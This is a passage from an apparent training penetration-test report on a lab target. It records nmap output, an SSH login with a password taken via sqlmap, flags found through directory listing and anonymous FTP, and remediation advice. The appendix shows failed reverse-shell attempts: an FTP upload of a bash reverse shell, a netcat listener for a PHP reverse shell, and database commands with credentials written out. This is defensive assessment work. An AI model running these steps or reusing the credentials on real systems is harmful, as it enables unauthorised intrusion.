Vo7HsS7ALZquKcnRvV7flByM9XWiL/9gfRi60Ue64pyJ7Y17xuFmlVNQAa29ZfIzRNmmdBEyKhUgnrngplHOHr4Ir2rDP4IbxXzXePH7hg9e7IjNFwlyRG2vet2zukkeKn9ySVH6ppPy88SAzinj2ksF+qDAygqUn2dArc
oGo7V27oQWk1DF/9jYciAnhkP0jTesIpYwKNrAOnqbe2659qICu7
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJve47tZZL9aZU0weiQb1dbiKj3U29dcdKN3NFT66FFz3ZSH6uy72M0dnjS+GWZzF2lzoCaIvzrbsTaXO+4zkeg=
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJO0juqFfYqUTJkMrZWUUZ/BOFMTe8fscOsHOUF6Xm2y
8001/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
9001/tcp open  ftp     vsftpd 3.0.3
MAC Address: 08:00:27:D4:8B:D1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.81 ms 10.10.0.66

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.82 seconds
```

Was ultimately able to gain access to shell on nbnserver via ssh login by using login ‘gibson’ and previously enumerated password from sqlmap ‘digital’.




System Information:




File containing Login &Password Data:


EXIF DATA IN IMAGES

Information found in image metadata included employee name, password data, and system information. Recommend data be stripped before use on the website.






INSTA LOGIN CREDENTIAL FOUND



FLAGS FOUND

The following flags were found:

Flag 1 (and 4) were found by manipulating the url in the web browser with a forward slash.




Index of /data

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
[IMG]	CEO_gibson.jpg	2021-04-03 14:25	62K	
[ ]	customer.list	2022-12-21 04:54	9.2K	
[ ]	flag1	2021-04-03 15:57	195	
[IMG]	flag4.jpg	2021-04-03 14:27	70K	
[IMG]	newtech.jpg	2021-04-03 13:33	180K	
[IMG]	servicetechs.jpg	2021-04-03 13:33	171K	
[IMG]	stephenson.jpg	2021-04-03 14:25	44K	


Apache/2.4.29 (Ubuntu) Server at 172.16.1.1 Port 80

Clicking on flag1 revealed the flag:




Flag 3 was found when manipulating the url on 172.16.1.1:9001, the FTP server. As previously discovered in the nmap scan, that server allows anonymous login. Files were obtained using the wget command with the anonymous user id and password for password. The flag was located within the text of the downloaded file:


Flag was found in the text of the file:




Also transferred Flag 3 from FTP login to port 9001 using FTP with Telnet. Attempted to exploit these services to gain shell access use RCE, but was not successful (see Appendix).



Correct Telnet port calculated:



Flag 4 was identified, but attempts to obtain it were not successful. Requires further testing.




Index of /data

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
[IMG]	CEO_gibson.jpg	2021-04-03 14:25	62K	
[ ]	customer.list	2022-12-21 04:54	9.2K	
[ ]	flag1	2021-04-03 15:57	195	
[IMG]	flag4.jpg	2021-04-03 14:27	70K	
[IMG]	newtech.jpg	2021-04-03 13:33	180K	
[IMG]	servicetechs.jpg	2021-04-03 13:33	171K	
[IMG]	stephenson.jpg	2021-04-03 14:25	44K	

Apache/2.4.29 (Ubuntu) Server at 172.16.1.1 Port 80


Clicking on the flag yielded an error:



Attempted to manipulate the url with the authenticated parameter http://10.10.0.66/data/flag4.jpg/?authenticated=1 but was not sucessful in obtaining the flag.

Flags 2, and 5 through 8 have not yet been identified, further testing required.

CONCLUSION | FINDINGS & RECOMMENDATIONS



BEST PRACTICES TO REMEDIATE DISCOVERED VULNERABILITIES:

Input validation: Validate all user input to ensure that it is in the expected format and does not contain any malicious code.

- Output encoding: Use appropriate output encoding techniques to ensure that user input is properly sanitized before it is displayed in the browser.
- Content security policy: Use a content security policy (CSP) to specify the sources from which the web page is allowed to load resources, such as JavaScript and CSS files. This can help to prevent the execution of malicious code that has been injected into the page.
- Regularly update and patch: Keep your web server and applications up to date with the latest security patches to help prevent vulnerabilities that could be exploited by a DOM-based XSS attack.
- Use a web application firewall: A web application firewall (WAF) can help to detect and block DOM-based XSS attacks by analyzing web traffic for signs of malicious activity.
- Use parameterized queries: This involves using placeholders in the SQL statement for user input, rather than directly inserting user input into the statement. This can help to prevent malicious code from being injected into the statement.
- Use least privilege: Make sure to grant users the minimum level of access necessary to perform their duties. This can help to limit the damage that can be done in the event of a successful OS command injection attack.
- Use whitelisting: Use a whitelist of allowed values to validate user input, rather than a blacklist of disallowed values.
- Set the "nocache" directive: Use the "nocache" directive in the HTTP header to prevent caching of sensitive pages or data.
- Use the "private" directive: Use the "private" directive in the HTTP header to prevent caching of pages that are intended for a specific user.

CONCLUSION:


The penetration test identified several vulnerabilities that could be exploited by a malicious attacker. It is important that the recommendations provided are implemented in order to improve the security of the network and web applications. It is recommended that HIGH risk threats that were not successfully exploited during this test, be tested further, since the inability of the tester to exploit during this test, should not be interpreted to mean the system is not vulnerable. It is further recommended that once vulnerabilities are mitigated, that regular penetration testing be conducted to ensure the ongoing security of the systems.

APPENDIX

UNSUCCESSFUL EXPLOITS REQUIRING FURTHER TESTING

RCE ATTEMPT WITH PYTHON & NETCAT

Attempts to exploit with bash script one liner or by RCE failed.



FTP FILE UPLOAD

Enumerated hidden files using anonymous FTP login, however, was not able to edit or upload anything to the remote directory or escalate privileges.

```
226 Directory send OK.
ftp> ls -a
229 Entering Extended Passive Mode (|||45741|)
150 Here comes the directory listing.
drwxr-xr-x    5 1000     1000         4096 Apr 04  2021 .
drwxr-xr-x    3 0        0            4096 Apr 20  2019 ..
-rw-------    1 1000     1000          119 Dec 01 02:58 .bash_history
-rw-r--r--    1 1000     1000          220 Apr 04  2018 .bash_logout
-rw-r--r--    1 1000     1000         3771 Apr 04  2018 .bashrc
drwx------    2 1000     1000         4096 Apr 20  2019 .cache
drwx------    3 1000     1000         4096 Apr 20  2019 .gnupg
drwxrwxr-x    3 1000     1000         4096 Apr 03  2020 .local
-rw-r--r--    1 1000     1000          807 Apr 04  2018 .profile
-rw-r--r--    1 1000     1000            0 Apr 20  2019 .sudo_as_admin_successful
-rw-rw-rw-    1 0        0           46037 Apr 03  2020 flag3
226 Directory send OK.
ftp>
```

```
ftp> put /home/kali/bash-reverse-shell
local: /home/kali/bash-reverse-shell remote: /home/kali/bash-reverse-shell
229 Entering Extended Passive Mode (|||20767|)
550 Permission denied.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> passive on
Passive mode: on; fallback to active mode: off.
ftp> status
Connected and logged into 10.10.0.66.
No proxy connection.
Gate ftp: off, server (none), port ftpgate.
Passive mode: on; fallback to active mode: off.
Mode: stream; Type: binary; Form: non-print; Structure: file.
Verbose: on; Bell: off; Prompting: on; Globbing: on.
Store unique: off; Receive unique: off.
Preserve modification times: on.
Case: off; CR stripping: on.
Ntrans: off.
Nmap: off.
Hash mark printing: off; Mark count: 1024; Progress bar: on.
Get transfer rate throttle: off; maximum: 0; increment 1024.
Put transfer rate throttle: off; maximum: 0; increment 1024.
Socket buffer sizes: send 16384, receive 131072.
Use of PORT cmds: on.
Use of EPSV/EPRT cmds for IPv4: on.
Use of EPSV/EPRT cmds for IPv6: on.
Command line editing: on.
Version: tnftp 20210827
ftp>
```

MYSQL EXPLOIT ATTEMPT


Using login information found through sqlmap, ran mysqlanalyze:

```
┌──(kali㉿kali)-[/bin]
└─$ sudo mysqlanalyze --user=root --password=9FC2C02363381143C5E8E9288885280EAA53D61C -A -a
mysql.column_stats                 Table is already up to date
mysql.columns_priv                 Table is already up to date
mysql.db                           Table is already up to date
mysql.event                        Table is already up to date
mysql.func                         Table is already up to date
mysql.global_priv                  OK
mysql.gtid_slave_pos               OK
mysql.help_category                OK
mysql.help_keyword                 OK
mysql.help_relation                OK
mysql.help_topic                   OK
mysql.index_stats                  Table is already up to date
mysql.innodb_index_stats           OK
mysql.innodb_table_stats           OK
mysql.plugin                       Table is already up to date
mysql.proc                         OK
mysql.procs_priv                   Table is already up to date
mysql.proxies_priv                 OK
mysql.roles_mapping                Table is already up to date
mysql.servers                      Table is already up to date
mysql.table_stats                  Table is already up to date
mysql.tables_priv                  OK
mysql.time_zone                    Table is already up to date
mysql.time_zone_leap_second        Table is already up to date
mysql.time_zone_name               Table is already up to date
mysql.time_zone_transition         Table is already up to date
mysql.time_zone_transition_type    Table is already up to date
mysql.transaction_registry         OK
sys.sys_config                     OK
```


Attempted to login to the database:

```
└─$ sudo mysql -u root -p digital -h 172.16.1.1 3306 -D local
mysql  Ver 15.1 Distrib 10.6.9-MariaDB, for debian-linux-gnu (x86_64) using  EditLine wrapper
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Usage: mysql [OPTIONS] [database]

Default options are read from the following files in the given order:
/etc/my.cnf /etc/mysql/my.cnf ~/.my.cnf
The following groups are read: mysql mariadb-client client client-server client-mariadb
The following options may be given as the first argument:
--print-defaults         Print the program argument list and exit.
--no-defaults            Don't read default options from any option file.
The following specify which files/extra groups are read (specified before remaining options):
--defaults-file=#        Only read default options from the given file #.
--defaults-extra-file=#  Read this file after the global files are read.
--defaults-group-suffix=# Additionally read default groups with # appended as a suffix.

  -?, --help          Display this help and exit.
  -I, --help          Synonym for -?
  --abort-source-on-error
                      Abort 'source filename' operations in case of errors
  --auto-rehash       Enable automatic rehashing. One doesn't need to use
                      'rehash' to get table and field completion, but startup
                      and reconnecting may take a longer time. Disable with
                      --disable-auto-rehash.
```

Was not able to successfully query the database to obtain data from tables enumerated with sqlmap.



Attempted SQL Injection to return table data:



Used login details to open internal web page:

```
┌──(kali㉿kali)-[~]
└─$ curl  http://root:digital@172.16.1.1:80/internal
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://172.16.1.1/internal/">here</a>.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 172.16.1.1 Port 80</address>
</body></html>
```

PHP REVERSE SHELL FILE UPLOAD


```
┌──(root㉿kali)-[/home/kali]
└─# netcat -lvp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.0.10.
Ncat: Connection from 10.10.0.10:51396.
GET /upload/php-reverse-shell.php HTTP/1.1
Host: 10.10.0.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

METASPLOIT SCANS & EXPLOIT ATTEMPTS

